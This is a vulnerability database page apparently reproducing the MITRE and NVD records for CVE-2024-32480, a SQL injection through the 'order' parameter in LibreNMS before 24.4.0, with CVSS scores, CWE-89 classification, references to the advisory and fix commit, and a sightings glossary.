"ASSIGNER": "security-advisories@github.com",
"ID": "CVE-2024-32480",
"STATE": "PUBLIC"
},
"affects": {
"vendor": {
"vendor_data": [
{
"product": {
"product_data": [
{
"product_name": "librenms",
"version": {
"version_data": [
{
"version_affected": "=",
"version_value": "\u003c 24.4.0"
}
]
}
}
]
},
"vendor_name": "librenms"
}
]
}
},
"data_format": "MITRE",
"data_type": "CVE",
"data_version": "4.0",
"description": {
"description_data": [
{
"lang": "eng",
"value": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue."
}
]
},
"impact": {
"cvss": [
{
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
}
]
},
"problemtype": {
"problemtype_data": [
{
"description": [
{
"cweId": "CWE-89",
"lang": "eng",
"value": "CWE-89: Improper Neutralization of Special Elements used in an SQL Command (\u0027SQL Injection\u0027)"
}
]
}
]
},
"references": {
"reference_data": [
{
"name": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438",
"refsource": "MISC",
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
},
{
"name": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c",
"refsource": "MISC",
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
}
]
},
"source": {
"advisory": "GHSA-jh57-j3vq-h438",
"discovery": "UNKNOWN"
}
},
"nvd.nist.gov": {
"cve": {
"descriptions": [
{
"lang": "en",
"value": "LibreNMS is an open-source, PHP/MySQL/SNMP-based network monitoring system. Versions prior to 24.4.0 are vulnerable to SQL injection. The `order` parameter is obtained from `$request`. After performing a string check, the value is directly incorporated into an SQL statement and concatenated, resulting in a SQL injection vulnerability. An attacker may extract a whole database this way. Version 24.4.0 fixes the issue."
},
{
"lang": "es",
"value": "LibreNMS es un sistema de monitoreo de red de c\u00f3digo abierto basado en PHP/MySQL/SNMP. Las versiones anteriores a la 24.4.0 son vulnerables a la inyecci\u00f3n SQL. El par\u00e1metro `order` se obtiene de `$request`. Despu\u00e9s de realizar una verificaci\u00f3n de cadena, el valor se incorpora directamente a una declaraci\u00f3n SQL y se concatena, lo que genera una vulnerabilidad de inyecci\u00f3n SQL. Un atacante puede extraer una base de datos completa de esta manera. La versi\u00f3n 24.4.0 soluciona el problema."
}
],
"id": "CVE-2024-32480",
"lastModified": "2024-04-23T12:52:26.253",
"metrics": {
"cvssMetricV31": [
{
"cvssData": {
"attackComplexity": "LOW",
"attackVector": "NETWORK",
"availabilityImpact": "HIGH",
"baseScore": 7.2,
"baseSeverity": "HIGH",
"confidentialityImpact": "HIGH",
"integrityImpact": "HIGH",
"privilegesRequired": "HIGH",
"scope": "UNCHANGED",
"userInteraction": "NONE",
"vectorString": "CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H",
"version": "3.1"
},
"exploitabilityScore": 1.2,
"impactScore": 5.9,
"source": "security-advisories@github.com",
"type": "Secondary"
}
]
},
"published": "2024-04-22T23:15:50.440",
"references": [
{
"source": "security-advisories@github.com",
"url": "https://github.com/librenms/librenms/commit/83fe4b10c440d69a47fe2f8616e290ba2bd3a27c"
},
{
"source": "security-advisories@github.com",
"url": "https://github.com/librenms/librenms/security/advisories/GHSA-jh57-j3vq-h438"
}
],
"sourceIdentifier": "security-advisories@github.com",
"vulnStatus": "Awaiting Analysis",
"weaknesses": [
{
"description": [
{
"lang": "en",
"value": "CWE-89"
}
],
"source": "security-advisories@github.com",
"type": "Secondary"
}
]
}
}
}
}
Sightings
| Author | Source | Type | Date | Other |
|---|
Nomenclature
- Seen: The vulnerability was mentioned, discussed, or observed by the user.
- Confirmed: The vulnerability has been validated from an analyst's perspective.
- Published Proof of Concept: A public proof of concept is available for this vulnerability.
- Exploited: The vulnerability was observed as exploited by the user who reported the sighting.
- Patched: The vulnerability was observed as successfully patched by the user who reported the sighting.
- Not exploited: The vulnerability was not observed as exploited by the user who reported the sighting.
- Not confirmed: The user expressed doubt about the validity of the vulnerability.
- Not patched: The vulnerability was not observed as successfully patched by the user who reported the sighting.

The approach is described in our paper Mapping CVEs to MITRE ATT&CK Techniques: A Curated Gold-Set Classifier and the Limits of LLM-Assisted Label Expansion.
Browse all ATT&CK techniques and the vulnerabilities related to each.
Related by attack behaviour
Vulnerabilities whose description is nearest to this one in the vector space of the CIRCL/vulnerability-attack-technique-biencoder model. This is a similarity search over the bi-encoder space (plain cosine), not a classification, and it has no measured accuracy.